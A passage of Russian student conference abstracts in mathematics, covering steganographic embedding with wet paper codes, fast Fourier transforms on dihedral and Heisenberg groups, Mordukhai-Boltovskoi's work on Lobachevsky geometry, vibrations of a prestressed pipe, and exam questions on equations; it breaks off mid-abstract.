$$A = \begin{pmatrix} x_1^1 & x_2^1 & \dots & x_p^1 \\ x_1^2 & x_2^2 & \dots & x_p^2 \\ \dots & \dots & \dots & \dots \\ x_1^n & x_2^n & \dots & x_p^n \end{pmatrix}, \quad B = \begin{pmatrix} z_1^0 & z_1^1 & \dots & z_1^{\log_2 p} \\ z_2^0 & z_2^1 & \dots & z_2^{\log_2 p} \\ \dots & \dots & \dots & \dots \\ z_{nt}^0 & z_{nt}^1 & \dots & z_n^{\log_2 p} \end{pmatrix}$$

Векторы $x^1, \dots, x^n$ являются строками матрицы A . Столбцами матрицы B являются $1 + \log_2 p$ виртуальных каналов $z^l = (z_1^l, \dots, z_{nt}^l)$, которые определяются так: $z_i^l = \bigoplus_{j=1}^p x_j^i h_j^l$, где $h^l = (h_1^l, \dots, h_{nt}^l)$ – строки кодовой матрицы

кода Рида-Маллера $RM(1, p)$ [5], с.70. Виртуальные каналы наследуют дефектность блока контейнера. Будем говорить, что бит z_i^0 сухой, если хотя бы один элемент $x_j^i \in D$. Теперь будем рассматривать вектор z^0 как канал с дефектными ячейками. В этот канал с помощью выбранного WPC будем вкладывать m бит сообщения. Если система вида (3) неразрешима, то блок в целом пропускается и происходит переход к следующему блоку. Для каждого x^i определим

$$D_i = \{1 \leq j \leq p : x_j^i \in D\}, 1 \leq i \leq n.$$

Далее итеративно определяется сухость для остальных виртуальных каналов $z_1, \dots, z^{\log_2 p}$ посредством сужения множеств D_i , и вкладываются дополнительные биты с помощью специальных WPC с максимальной плотностью [3].

После итерационного процесса получены суженные множества номеров сухих битов для каждого вектора x^i . Из $D_i^{\log_2 p}$ произвольно выбирается элемент, и бит с таким номером инвертируется. Таким образом, меняется один сухой бит на каждые p битов текущего блока контейнера, влияющий на виртуальные каналы. И в них действительно встраивается сообщение.

Получатель, в свою очередь, осуществляет построение виртуальных каналов аналогично отправителю и применяет к каждому каналу декодер соответствующего WPC, итеративно извлекая встроенное сообщение.

Ранее автором построены алгоритмы, и осуществлена компьютерная реализация метода вложения сообщения в контейнер при отсутствии дефектов на основе кодов Хэмминга. Сравним результаты описанного метода с ранее полученными, взяв в качестве матрицы D проверочную матрицу кода Хэмминга и $p=8$. На блок контейнера длины 32 бита в случае применения метода вложения на основе кодов Хэмминга производится в среднем 4,57 бита изменений и вкладывается 13,71 битов данных, а при ZZW-подходе изменяется 4 бита, а вкладывается 16 битов данных.

Литература:

1. Кузнецов А.В., Цыбаков Б.С. Кодирование в памяти с дефектными ячейками // Проблемы передачи информации №10, 1974, С. 132 – 138.
2. Fridrich J., Goljan M., Lisonek P., Soukal D. Writing on wet paper // IEEE Trans. on Sig. Proc., Third Supplement on Secure Media, vol. 53, pp. 3923 – 3935, Oct. 2005.
3. Fridrich J., Goljan M., Soukal D. Wet paper codes with improved embedding efficiency // IEEE Trans. on Sig. Proc., vol. 1, pp. 102 – 110, March 2006.
4. W. Zhang, X. Zhang, S. Wang. Maximizing steganographic embedding efficiency by combining Hamming codes and wet paper codes. In 10th IHW, vol. 5284 of LNCS, pp. 60–71. Springer-Verlag, 2008.
5. Деундяк В.М., Маевский А.Э., Могилевская Н. С. Методы помехоустойчивой защиты данных. Ростов н/Д: ЮФУ, 2014. – 308 с.

Решение свёрточных уравнений на диэдральной группе и конечной дискретной группе Гейзенберга

Леонов Д.А.

Научный руководитель: Деундяк Владимир Михайлович, к.ф.-м.н, доцент

Быстрое преобразование Фурье (БПФ) на циклической группе Z_n построено в [1], после чего появилось много различных алгоритмов и модификаций БПФ, как для группы Z_n , так и для других коммутативных групп. Для некоммутативных групп G построение БПФ существенно труднее из-за более сложного строения дуальных объектов $\hat{G}$ по сравнению с коммутативным случаем. В [2] приведен один из первых примеров БПФ для некоторых некоммутативных групп. Затем были созданы такие алгоритмы для разрешимых групп [3], для некоторых конечных групп [4], [5], а также для суперразрешимых некоммутативных групп [6]. Разработка более эффективных алгоритмов БПФ для различных классов некоммутативных групп активно ведётся и сейчас.

Целью настоящей работы является разработка и программная реализация алгоритма быстрого преобразования Фурье на диэдральной

группе D_m и конечной дискретной группе Гейзенберга $H(Z_p)$, решение на этой основе свёрточных уравнений и проведение численных экспериментов.

1. БПФ на диэдральной группе D_m .

Теорема 1. Пусть D_m — диэдральная группа и $\hat{D}_m$ — двойственный объект для D_m , $\tilde{D}_m$ — полное множество представлений группы D_m , каждое из которых соответствует классам эквивалентности $\sigma \in \hat{D}_m$. Тогда преобразование Фурье функции $f \in L_2(G)$ вычисляется по формуле

$$f(\chi_l) = \sum_{k=0}^{m-1} f(g_k) \chi_l(g_k),$$

для одномерных представлений $\chi_l \in \tilde{D}_m$, где $l=1,2$ в случае нечётного m и $l=1,2,3,4$ в случае чётного m , и

$$\hat{f}(U_{\alpha^h}) = \sum_{k=0}^{m-1} \begin{pmatrix} f(g_k) e^{\frac{2\pi i k h}{m}} & f(g_{k+m}) e^{\frac{2\pi i k h}{m}} \\ f(g_{k+m}) e^{-\frac{2\pi i k h}{m}} & f(g_k) e^{-\frac{2\pi i k h}{m}} \end{pmatrix},$$

- для двумерных неприводимых унитарных представлений $U_{\alpha^h} \in \tilde{D}_m$, где $\alpha = e^{\frac{2\pi i}{m}}$ и $h=1,2,\dots,\frac{m-1}{2}$ при нечётном m и $h=1,2,\dots,\frac{m-2}{2}$ при чётном m .

Сложность преобразования Фурье на диэдральной группе D_m равна $O(m \log m)$.

Теорема 2. Пусть D_m — диэдральная группа и $\hat{D}_m$ — двойственный объект для D_m , $\tilde{D}_m$ — полное множество представлений D_m , каждое из которых соответствует классам эквивалентности $\sigma \in \hat{D}_m$, $\varphi \in L_2(\hat{G})$ и

$$\varphi(U_{\alpha^h}) = \begin{pmatrix} a_h(0) & a_h(1) \\ a_h(2) & a_h(3) \end{pmatrix}, U_{\alpha^h} \in \tilde{D}_m,$$

где $h=1,2,\dots,\frac{m-1}{2}$ при нечётном m и $h=1,2,\dots,\frac{m-2}{2}$ при чётном m . Тогда: 1) обратное преобразование Фурье функции $\varphi \in L_2(\hat{G})$, когда m произвольное нечётное, вычисляется по формуле:

$$\check{\varphi}(g_k) = \frac{1}{2m} \left(\varphi(\chi_1) + \varphi(\chi_2) + 2 \sum_{h=1}^{\frac{m-1}{2}} \left(a_h(0) e^{-\frac{2\pi i k h}{m}} + a_h(3) e^{\frac{2\pi i k h}{m}} \right) \right), \chi_1, \chi_2 \in \tilde{D}_m$$

при $0 < k < m$ и

$$\check{\varphi}(g_k) = \frac{1}{2m} \left(\varphi(\chi_1) - \varphi(\chi_2) + 2 \sum_{h=1}^{\frac{m-1}{2}} \left(a_h(1) e^{-\frac{2\pi i k h}{m}} + a_h(2) e^{\frac{2\pi i k h}{m}} \right) \right), \chi_1, \chi_2 \in \tilde{D}_m$$

при $m \leq k < 2m$.

2) для произвольного чётного m :

$$\tilde{\varphi}(g_k) = \frac{1}{2m} \left(\varphi(\chi_1) + \varphi(\chi_2) + (-1)^k \varphi(\chi_3) + (-1)^k \varphi(\chi_4) + 2 \sum_{h=1}^{\frac{m-2}{2}} \left(a_h(0) e^{\frac{2\pi i k h}{m}} + a_h(3) e^{\frac{2\pi i k h}{m}} \right) \right),$$

где $\chi_1, \chi_2, \chi_3, \chi_4 \in \tilde{D}_m$, при $0 < k < m$ и

$$\tilde{\varphi}(g_k) = \frac{1}{2m} \left(\varphi(\chi_1) - \varphi(\chi_2) + (-1)^k \varphi(\chi_3) + (-1)^{k+1} \varphi(\chi_4) + 2 \sum_{h=1}^{\frac{m-2}{2}} \left(a_h(1) e^{\frac{2\pi i k h}{m}} + a_h(2) e^{\frac{2\pi i k h}{m}} \right) \right),$$

где $\chi_1, \chi_2, \chi_3, \chi_4 \in \tilde{D}_m$, при $m \leq k < 2m$. Сложность обратного преобразования Фурье на диэдральной группе D_m равна $O(m \log m)$.

2. Численные эксперименты.

Программное средство реализовано с помощью языка программирования C#. Численные эксперименты проводились на ОС Windows 7 Professional, Service Pack 1, 64bit, процессор Intel Core 2 Quad CPU Q6600 2.40GHz, ОЗУ 4.00 Gb. Полученные результаты показывают (см. таблицы 1 и 2), что время работы алгоритма для неабелевой группы D_m не существенно отличается от времени работы для равномошной ей абелевой группы Z_{2m} . С другой стороны, эти результаты демонстрируют преимущество решения свёрточного уравнения с применением БПФ, перед обычным преобразованием Фурье (ПФ) и методом Гаусса (МГ). Соответствующие результаты экспериментов приведены в 3 и 4 строках обеих таблиц.

Таблица 1. Диапазон мощностей групп от 100 до 800

№1	$ G $	100	200	300	400	500	600	700	800
1	t (БПФ, D_m)	0.009	0.013	0.022	0.0223	0.0235	0.042	0.0425	0.043
2	t (БПФ, Z_{2m})	0.005	0.0079	0.015	0.0153	0.0155	0.0318	0.033	0.035
3	t (ПФ, Z_{2m})	0.042	0.043	0.074	0.138	0.205	0.318	0.439	0.517
4	t (МГ, D_m)	0.023	0.153	0.37	0.885	1.754	4.086	4.75	9.891

Таблица 2. диапазон мощностей групп от 1000 до 2000

№2	$ G $	1000	1200	1400	1600	1800	2000
1	t (БПФ, D_m)	0.046	0.086	0.087	0.091	0.095	0.098
2	t (БПФ, Z_{2m})	0.032	0.061	0.062	0.063	0.064	0.068
3	t (ПФ, Z_{2m})	0.881	1.179	1.604	2.213	2.64	3.25
4	t (МГ, D_m)	14.095	24.347	38.688	78.98	129.115	193.516

В работе также проведены численные эксперименты для группы Гейзенберга $H(Z_p)$, результаты которых демонстрируют преимущество решения свёрточного уравнения с применением БПФ перед преобразованием Фурье на $H(Z_p)$ и показывают, что время работы алгоритма БПФ на группе $H(Z_p)$ не существенно отличается от времени работы алгоритма БПФ, на равномошной группе $H(Z_p)$.

Литература:

- [1] J. W. Cooley and J. W. Tukey, An algorithm for machine calculation of complex Fourier series // Mathematics of Computation, Vol. 19, No. 90, 1965, pp. 297–301.
- [2] A. Willsky, On the algebraic structure of certain partially observable finite-state Markov processes // Information and Control, Vol. 38, 1978, pp. 179–212.
- [3] T. Beth, On the Computational Complexity of the General Discrete Fourier Transform // Theor. Comp. Sci., Vol. 51, 1987, pp. 331-339.
- [4] M. Clausen, Fast Generalized Fourier Transforms // Theor. Comp. Sci., Vol. 67, 1989, pp. 55-63.
- [5] P. Diaconis, D. Rockmore, Efficient computation of Fourier Inversion for finite groups // Journal of the ACM, Vol. 41, No. 1, 1994, pp. 31-66.
- [6] U. Baum, Existence and Efficient Construction of Fast Fourier Transforms for Supersolvable Groups // Computational Complexity, Vol. 1, 1991, pp. 235-256.

Геометрия Лобачевского в научной деятельности Д.Д. Мордухай-Болтовского, его учеников и последователей

Андреева А. Ю.

Научный руководитель: Полякова Т.С., д.пед.н., профессор

Дмитрий Дмитриевич Мордухай-Болтовской (1876-1952) – один из выдающихся математиков первой половины XX в.

Ему принадлежит ряд существенных результатов в области математики: он исследовал Абелевы интегралы, занимался вопросами интегрирования в конечном виде трансцендентных функций и решения в квадратурах дифференциальных уравнений. Им получены крупные результаты в решении 22-й проблемы Гильберта, а также в области трансцендентных чисел (7-я проблема Гильберта) [2. С. 367].

Д.Д. Мордухай-Болтовского можно считать основателем высшего математического образования на Дону и Ростовской научно-математической школы, которая сформировалась в 20-30-х гг. XX в.

В сфере научных интересов Д.Д. Мордухай-Болтовского находилась и геометрия. Он исследовал геометрические построения не только в евклидовом пространстве, но и в пространстве Лобачевского (подробнее – далее). Им получены важные результаты в геометрии многомерных пространств, в том числе, работы о правильных телах и кристаллических формах в многомерном пространстве [5. С. 5-6].

Остановимся подробнее на исследованиях ученого в области геометрии Лобачевского, кратко охарактеризовав не только их, но и достижения его учеников и последователей.

Проблемами геометрии Лобачевского Д.Д. Мордухай-Болтовской занимался 30 лет: первая его публикация в этой области датирована 1922 годом, последняя – 1952 годом, годом ухода выдающегося математика из жизни.

Нами сделана выборка публикаций Д.Д. Мордухай-Болтовского, посвященных геометрии Лобачевского, с помощью указателя литературы по геометрии Лобачевского и развитию ее идей [3. С. 78-147].

Оказалось, что за 30 лет Мордухай-Болтовским опубликовано 20 работ по геометрии Лобачевского. Достаточно значимая часть из них вышла в свет в академических и зарубежных изданиях, несколько – в престижных отечественных журналах, остальные опубликованы в журналах и сборниках трудов регионального уровня. Особенно значимы последние по времени публикации обобщающего характера. Представляется, что ученый готовил обобщающий труд по геометрии Лобачевского, но не успел его завершить.

Что касается проблематики этих работ, то она достаточно разнообразна. Так, Д.Д. Мордухай-Болтовской занимался проблемой геометрических построений на плоскости и в пространстве Лобачевского, неевклидовой дифференциальной и многомерной геометрией.

Многие его идеи в области геометрических построений воплотил в жизнь его ученик и последователь Н. М. Несторович. В 1951 г. он опубликовал монографию «Геометрические построения на плоскости Лобачевского» [4]. В монографии подводятся итоги исследований геометрических построений на плоскости Лобачевского с момента ее создания, рассматриваются 423 задачи на вычисление и построение на неевклидовой плоскости.

Вторая проблема, которой занимался Д.Д. Мордухай-Болтовской – дифференциальная геометрия в пространстве Лобачевского. Более того, ей посвящена почти половина (9 из 20) опубликованных им по неевклидовой геометрии трудов. В Ростовской математической школе продолжались исследования дифференциальной геометрии в пространстве Лобачевского и после его ухода из жизни. В качестве примера можно привести диссертацию на соискание ученой степени кандидата физико-математических наук И.А. Чернявской «Жесткость первого и второго порядков поверхностей и

однозначная определенность бесконечных поверхностей в пространстве Лобачевского» [6], успешно защищенную в 1975 г.

И.А. Чернявской предложен новый «метод изучения бесконечно малых изгибов поверхностей в пространстве Лобачевского» [6, с. 2].

В первой главе диссертации рассматриваются бесконечно-малые движения и бесконечно малые изгибы первого порядка поверхностей пространства Лобачевского.

Во второй главе диссертации И.А. Чернявской построена теория бесконечно малых изгибов второго порядка в пространстве Лобачевского.

В заключительной главе диссертации устанавливается однозначная определенность некоторых бесконечных выпуклых поверхностей пространства Лобачевского.

Исследование И.А. Чернявской нельзя считать прямым продолжением работ Д.Д. Мордухай-Болтовского по дифференциальной геометрии в пространстве Лобачевского. За прошедшие со времени кончины выдающегося ученого двадцать с лишним лет эта область геометрии существенно расширилась и углубилась. Однако не представляет сомнений, что основы исследований в сфере дифференциальной геометрии в Ростовской математической школе заложены именно Д.Д. Мордухай-Болтовским.

Итак, Д.Д. Мордухай-Болтовской активно занимался исследованиями разнообразных проблем геометрии Лобачевского и добился значительных результатов в этой отрасли математики. Более того, полученные результаты Д.Д. Мордухай-Болтовской широко использовал в своей педагогической деятельности при чтении курса оснований геометрии [1, с. 31-33]. Его ученики и последователи успешно продолжили изыскания в этой области геометрии.

Литература:

1. Андреева А.Ю., Лялина Е.В., Соколова О.В. Геометрия Лобачевского в научной и педагогической деятельности Д.Д. Мордухай-Болтовского. // Лобачевский и XXI век: материалы Международной студенческой конференции, посвященной 210-летию Казанского университета и Дню математики / под ред. Л.Р. Шакировой. — Казань: Изд-во Казан. ун-та, 2014. — 258 с.
2. Бородин А.И., Бугай А.С. Выдающиеся математики. — Киев: Радянська школа, 1987. — 656 с.
3. Герасимова В.М. Указатель литературы по геометрии Лобачевского и развитию ее идей / Под общей редакцией В.Ф. Кагана. — М.: Гостехиздат, 1952. — 192 с.
4. Несторович Н.М. Геометрические построения в плоскости Лобачевского. — М.-Л.: Гостехиздат, 1951. — 304 с.

5. Несторович Н.М. По поводу 40-летия научной, педагогической и общественной деятельности проф. Дмитрия Дмитриевича Мордухай-Болтовского / Известия Ростовского государственного педагогического института. Т. X. – 1940. С. 3-9. – 220 с.

6. Чернявская И.А. Жесткость первого и второго порядков поверхностей и однозначная определенность бесконечных поверхностей в пространстве Лобачевского. Дисс. на соискание уч. степени канд. физ.-мат. наук — Ростов-на-Дону, 1975. – 87 с.

Геометрия Лобачевского в педагогической деятельности Д.Д. Мордухай-Болтовского

Лялина Е.В.

Научный руководитель: Полякова Т.С., д.п.н., профессор

Д.Д. Мордухай-Болтовской – один из выдающихся математиков XX в. Сфера его математической деятельности чрезвычайно обширна: теория функций, теория дифференциальных уравнений, теория чисел, геометрия, в том числе, геометрия Лобачевского, история математики [1, с. 334]. Кроме того, ему принадлежат труды по методике обучения математике, психологии. Им выполнен последний по времени перевод математических трудов Ньютона и «Начал» Евклида с обширнейшими комментариями. Эту поистине энциклопедическую деятельность Д.Д. Мордухай-Болтовской успешно совмещал с преподаванием в высших учебных заведениях Варшавы, а после эвакуации в ВУЗах Ростова-на-Дону, прежде всего, в Ростовском госуниверситете и Ростовском госпединституте, ныне входящих в состав Южного федерального университета.

Д.Д. Мордухай-Болтовской читал разнообразные курсы, среди них и



Рис. 1. Титульный лист и одна из страниц
конспекта лекций по основам геометрии

курс оснований геометрии, который он читал в Ростовском пединституте в конце 30-х гг. XX в. В то время математическая литература издавалась редко, поэтому часто студенты вместо книг использовали так называемые конспекты лекций. Нами обнаружен конспект лекций Д.Д. Мордухай-Болтовского по основаниям геометрии,

литографированный на правах рукописи в 100 экземплярах. Рукопись является учебным пособием к курсу оснований геометрии, содержит 135 страниц рукописного текста, включает 53 иллюстрации-чертежа. Начинается пособие с занимающего 2 листа содержания, в котором главы не выделены, в тексте же они обозначены и названы.

Остановимся на характеристике материала пособия, который посвящен геометрии Лобачевского.

Первые три параграфа учебного пособия носят вводный характер. Автор вводит «интерпретацию не-Эвклидовой геометрии», которая предоставляет возможности более простых выводов положений неевклидовой геометрии.

Пример. На этой основе проведено следующее доказательство того, что сумма углов треугольника на плоскости Лобачевского меньше $2d$: «Берем псевдотреугольник, образуемый дугами окружностей (т.е. псевдо-прямых) и, имея в виду, что псевдо-угол — угол между окружностями, и из того, что сумма этих псевдо-углов меньше $2d$, делаем заключение, что и сумма углов в треугольнике на плоскости Лобачевского меньше $2d$ » [2, с. 2].

Начиная с § 4 первой главы, Мордухай-Болтовской излагает элементы проективной геометрии и тригонометрии на плоскости Лобачевского. Заканчивается первая глава рассмотрением трехмерного пространства Лобачевского (§ 23). Вводится понятие «наиболее общего пространства», под которым автор понимает пространство, определенное «группой непрерывных преобразований» [2, с. 39].

В третьей главе рассматривается дифференциальная геометрия в пространстве Лобачевского. Начинается глава с § 34, в котором выводится выражение для дифференциала дуги в гиперболическом и эллиптическом пространствах. После этого автор рассматривает поверхность как логический эквивалент неевклидовой плоскости. И показывает, как теория изгибаний дает возможность построить бесконечное множество неевклидовых планиметрий. В заключительных параграфах III главы рассматривается пространство Бельтрами как n -мерное неевклидово пространство.

Наконец, в заключительной главе учебного пособия рассматриваются геометрические построения на плоскости Лобачевского и такие остроактуальные для того периода развития геометрии вопросы, как астральная геометрия, т.е. «то реальное пространство, в котором обращается звездный мир» [2, с. 130]. В конце заключительной главы, в § 73 автор излагает свой взгляд на неевклидову геометрию как космологическую проблему: Мордухай-Болтовской считает, что основания геометрии решают не космологическую, а чисто логическую проблему.

Итак, в курсе оснований геометрии Д.Д. Мордухай-Болтовского охарактеризованы не только классические представления о неевклидовой

геометрии, но и отражены в доступной форме геометрические исследования самого ученого. Так, в учебном пособии рассматриваются геометрические построения на плоскости Лобачевского, элементы многомерной геометрии и дифференциальной геометрии в неевклидовом пространстве.

О методическом мастерстве выдающегося ученого говорит не только доступное изложение сложнейших вопросов современной ему геометрии, но и наличие в заключительных частях глав вопросов, требующих творческого подхода. Так, к заключительной, сравнительно небольшой, пятой главе пособия Д.Д. Мордухай-Болтовской формулирует 34 контрольных вопроса, среди которых:

«12. Какой неявной аксиомой пользуется Нассир-Эдин в своем доказательстве аксиомы о параллельных?

13. Что общего между Саккери и Нассир-Эдином?» [2, с. 134].

Или:

« 21. Возможно ли в пространстве Лобачевского сторону $\triangle ABC$ найти по углам?

22. Возможно ли это в пространстве Римана?» [Там же].

Эти вопросы предполагают не только знание фактического материала, но и использования таких мыслительных операций, как сравнение, аналогия, обобщение.

Таким образом, Д.Д. Мордухай-Болтовской не только продуктивно развивал идеи Н.И. Лобачевского, но и использовал полученные результаты в своей педагогической деятельности.

Литература:

1. Боголюбов А.Н. Математики. Механики: Биографический справочник. – Киев: НАУКОВА ДУМКА, 1983. – 640 с.
2. Мордухай-Болтовской Д.Д. Конспект лекций по основаниям геометрии, прочитанных в 1938-39 учебном году в Ростовском н/Д Педагогическом институте. – Ростов-на-Дону, 1939 (литографирована). – 135 с.

Колебания предварительно напряженной трубы при наличии пластической зоны

Мнухин Р.М.

*Научный руководитель: Дударев В. В., к.ф.-м.н., ассистент
кафедры теории упругости*

Рассмотрим задачу о радиальных колебаниях трубы с внутренним радиусом $r_1 > 0$ и внешним радиусом $r_2 > r_1$. В стенке трубы имеется пластическая зона и поле напряжений, которые появились в результате действия эксплуатационного внутреннего давления и последующей

разгрузки. Уравнение колебаний и граничные условия, описывающие постановку задачи в рамках теории предварительного напряженного состояния, имеют вид [1]:

$$\begin{cases} U'(\xi) = \frac{1}{(c_1 + 2 + g_1(\xi))} \left(Y(\xi) - c_1 \frac{U(\xi)}{\xi} \right) \\ Y'(\xi) = -\frac{Y(\xi)}{\xi} \left(\frac{g_1(\xi) + 2}{c_1 + 2 + g_1(\xi)} \right) + U(\xi) \left(\frac{g_2(\xi) + 2}{\xi^2} + c_1 \frac{g_1(\xi) + 2}{\xi^2 (c_1 + 2 + g_1(\xi))} - \kappa^2 \right) \end{cases} \quad (1)$$

$$Y(\xi_0) = 0 \quad (2)$$

$$Y(1) = -p^* \quad (3)$$

где $p^* = p_0 / \mu$, $\kappa^2 = \rho \omega^2 r_2^2 / \mu$ – безразмерный параметр, пропорциональный частоте колебаний, $r = r_2 \xi$, $\xi \in [\xi_0, 1]$, $\xi_0 = r_1 / r_2$, $u(r) = r_2 U(\xi)$, $T_r(r) = \mu Y(\xi)$, $\sigma_r^0 = \mu g_1(\xi)$, $\sigma_\phi^0 = \mu g_2(\xi)$, $c_1 = \lambda / \mu$. Для описания поля остаточных напряжений в упруго-пластическом теле использованы следующие представления для функций $g_1(\xi)$ и $g_2(\xi)$ [2]:

$$g_1^{ocm}(\xi) = \begin{cases} s \left(2 \ln \frac{\xi}{\xi_c} + \xi_c^2 - 1 - \frac{t \xi_0^2}{1 - \xi_0^2} \left(1 - \frac{1}{\xi^2} \right) \right), \xi_0 \leq \xi \leq \xi_c \\ s \left(\xi_c^2 - \frac{t \xi_0^2}{1 - \xi_0^2} \right) \left(1 - \frac{1}{\xi^2} \right), \xi_c \leq \xi \leq 1 \end{cases} \quad (4)$$

$$g_2^{ocm}(\xi) = \begin{cases} s \left(2 \ln \frac{\xi}{\xi_c} + \xi_c^2 + 1 - \frac{t \xi_0^2}{1 - \xi_0^2} \left(1 + \frac{1}{\xi^2} \right) \right), \xi_0 \leq \xi \leq \xi_c \\ s \left(\xi_c^2 - \frac{t \xi_0^2}{1 - \xi_0^2} \right) \left(1 + \frac{1}{\xi^2} \right), \xi_c \leq \xi \leq 1 \end{cases} \quad (5)$$

где ξ_c – безразмерный радиус зоны пластичности, $s = \sigma_T / (\mu \sqrt{3})$, σ_T – предел текучести, $t = \sqrt{3} p / \sigma_T$ – параметр, зависящий от величины внутреннего давления p и σ_T . Решение прямой задачи (1)-(3) об определении функции смещения при заданных функциях $g_1(\xi)$ и $g_2(\xi)$ реализовано с помощью метода пристрелки в пакете Maple.

Для исследования влияния уровня остаточных (предварительных) напряжений на акустические характеристики трубы построен график изменения первого резонансного значения параметра κ в зависимости от величины параметра t при $\sigma_T = 600$ МПа, $\xi_0 = 0.7$ (см. рисунок 1). Отметим,

что графики изменения второго и третьего резонансного значений параметра κ имеют схожий характер.




Рисунок 1 – Изменение первого резонансного значения параметра κ .

Далее рассмотрим задачу о восстановлении уровня остаточного (предварительного) напряженного состояния по имеющимся данным об изменении резонансных частот колебаний. Уравнение движения и граничные условия, описывающие режим радиальных свободных колебаний трубы, имеют вид:

$$\left((c_1 + 2 + g_1^{ocm})U' + c_1 \frac{U}{\xi} \right)' + \frac{1}{\xi} \left((2 + g_1^{ocm})U' - \frac{U}{\xi} (2 + g_2^{ocm}) \right) + \kappa^2 U = 0 \quad (6)$$

$$\left((c_1 + 2 + g_1^{ocm})U' + c_1 \frac{U}{\xi} \right)(\xi_0) = 0 \quad (7)$$

$$\left((c_1 + 2 + g_1^{ocm})U' + c_1 \frac{U}{\xi} \right)(1) = 0 \quad (8)$$

Осуществим процедуру линеаризации задачи (6)-(8) по формальному параметру ε . На основе полученных краевых задач при нулевой и первой степенях ε с помощью преобразований получена формула:

$$\kappa^2 - \kappa_0^2 = \frac{\int_{\xi_0}^1 \left(g_1 \xi (U'_0)^2 + \frac{g_2 U_0^2}{\xi} \right) d\xi}{\int_{\xi_0}^1 \xi U_0^2 d\xi} \quad (9)$$

Используя (9), можно дать оценку изменения резонансной частоты в зависимости от различного вида и уровня остаточного (предварительного) напряжения. Ранее на основе аналогичной формулы было проведено исследование по реконструкции уровня действующего внутреннего давления

в трубе при упругом деформировании [3]. Учитывая вид функций $g_1^{oct}(\xi)$ и $g_2^{oct}(\xi)$ из (4)-(5), правая часть формулы (9) может быть представлена в виде выражения относительно двух неизвестных ξ_c и t :

$$\kappa^2 - \kappa_0^2 = A(\xi_c, \kappa) + t \cdot B(\xi_c, \kappa) \quad (10)$$

где A и B – известные выражения от ξ_c и κ . Записывая (10) для двух заданных резонансных частотных значений κ , составим систему двух уравнений для отыскания параметров ξ_c и t . Проведенная серия решений этой системы для первой и второй резонансной частоты показала, что внутреннее давление p и радиус зоны пластичности ξ_c могут быть найдены с относительными погрешностями, не превышающими 0.3% и 0.2% соответственно при точных входных данных.

Работа выполнена в рамках государственного задания Минобрнауки России № 9.665.2014/К и при поддержке Российского фонда фундаментальных исследований (№ 13-01-00196, 14-01-31393).

Литература:

1. Ватульян А.О., Дударев В.В., Мнухин Р.М. О влиянии остаточных напряжений на резонансные частоты гетерогенной трубы // Проблемы динамики взаимодействия деформируемых сред. Труды VII международной конференции. 2014. С.113–117.
2. Малинин Н.Н. Прикладная теория пластичности и ползучести. М.: Машиностроение, 1975. 117 с.
3. Ватульян А.О., Дударев В.В., Богачев И.В. Об определении предварительного напряженного состояния в трубе // Доклады Академии наук. – Т 456. – № 3. – С. 299–301.

Уравнения, неравенства и их системы в контексте единого государственного экзамена по математике

Соколова О.В.

Научный руководитель: Полякова Т.С., д.пед.н., профессор

Контрольно-измерительные материалы (КИМы) ЕГЭ по математике разработаны и составлены таким образом, что охватывают весь курс математики, изучаемый в школе. Одна из фундаментальных содержательно-методических линий школьного курса математики – линия уравнений и неравенств, которая важна не только сама по себе, но и содержит в себе механизм решения обширного класса прикладных, в том числе практических, задач. Следовательно, умение решать уравнения и неравенства во многом обеспечивает успешность сдачи ЕГЭ и поступления в

высшее учебное заведение для получения конкурентоспособной специальности.

Нами проведено исследование, в котором сделана попытка анализа отношения всех субъектов обучения математике (обучающихся – школьников и студентов, а также учителей) не только к линии уравнений и неравенств, но и к единому государственному экзамену как универсальному механизму определения качества математического образования. Для этого проведена серия опросов всех субъектов математического образования.

Цель проведения опроса обучающихся в средней школе – выявление у них познавательного интереса к решению уравнений, неравенств, их систем и задач, связанных с ними. В опросе приняли участие 147 респондентов.

Чтобы проанализировать, как меняются интересы обучающихся со временем, точно такой же вопрос был задан и студентам различных вузов нашего города и других городов. В опросе приняли участие 93 респондента.

Был проведен также опрос учителей математики общеобразовательных школ, в котором приняли участие 37 респондентов. Им также было предложено оценить самые интересные для учащихся задания из перечисленных ниже:

- 1) задания, на вычисления;
- 2) задания на преобразование выражений;
- 3) решение уравнений;
- 4) решение неравенств;
- 5) решение систем уравнений;
- 6) задания, связанные с функциями;
- 7) задания, связанные с построением графиков функций;
- 8) текстовые задачи, решаемые арифметическим методом;
- 9) текстовые задачи, решаемые алгебраическим методом.

Представим полученные результаты графически.

